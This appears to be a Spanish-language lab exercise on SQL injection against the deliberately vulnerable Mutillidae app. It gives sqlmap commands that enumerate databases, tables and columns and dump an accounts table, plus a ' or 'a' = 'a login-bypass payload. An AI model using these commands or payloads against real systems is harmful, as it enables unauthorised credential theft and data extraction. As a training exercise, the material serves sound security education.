**EJERCICIOS SQL INJECT**

**Prerrequisitos**

**Kali Linux**

**OWASP BWE**

**Ejercicio 1 - SQLMap en Mutillidae**


**Realizar los ataques de SQL Injection de la aplicación Mutillidae:**

**OWASP 2013 -> A1 - Injection (SQL) -> SQLi Extract Data**

**Ejecuta el siguiente comando para detectar y explorar inyecciones SQL en la URL proporcionada:**


sqlmap -u "http://192.168.1.75/mutillidae/index.php?page=user-info.php&username=1" --batch --forms --level 5 --risk 3

Al entrar en SQLi Extract Data te pide que metas unas credenciales. En Usuario no escribimos nada y en password ponemos lo siguiente : ' or 'a' = 'a




**OWASP 2013 -> A1 - Injection (SQL) -> SQLi Bypass Authentication**

sqlmap -u "http://192.168.1.75/mutillidae/index.php?page=login.php" --data="username=admin&password=admin" --batch --forms --level 5 --risk 3

****

**OWASP 2013 -> A1 - Injection (SQL) -> SQLMap Practice**

sqlmap -u "http://192.168.1.75/mutillidae/index.php?page=sql-injection-practice.php" --batch --forms --level 5 --risk 3


****

**Intentar conseguir la siguiente información:**

Toda esa información tarda muchisimo en cargar asi que voy a poner solamente un pantallazo del comando ejecutándose para no tener que esperar 5 horas por ejercicio


**Base de datos que se está utilizando**

sqlmap -u "http://192.168.1.75/mutillidae/index.php?page=user-info.php&username=1" --batch --forms --level 5 --risk 3 --dbs

****


**Tablas de la base de datos**

sqlmap -u "http://192.168.1.75/mutillidae/index.php?page=user-info.php&username=1" --batch --forms --level 5 --risk 3 -D mutillidae --tables



**Columnas de la base de datos**

sqlmap -u "http://192.168.1.75/mutillidae/index.php?page=user-info.php&username=1" --batch --forms --level 5 --risk 3 -D mutillidae -T accounts --columns



**Esquema completo**

sqlmap -u "http://192.168.1.75/mutillidae/index.php?page=user-info.php&username=1" --batch --forms --level 5 --risk 3 -D mutillidae -T accounts --dump

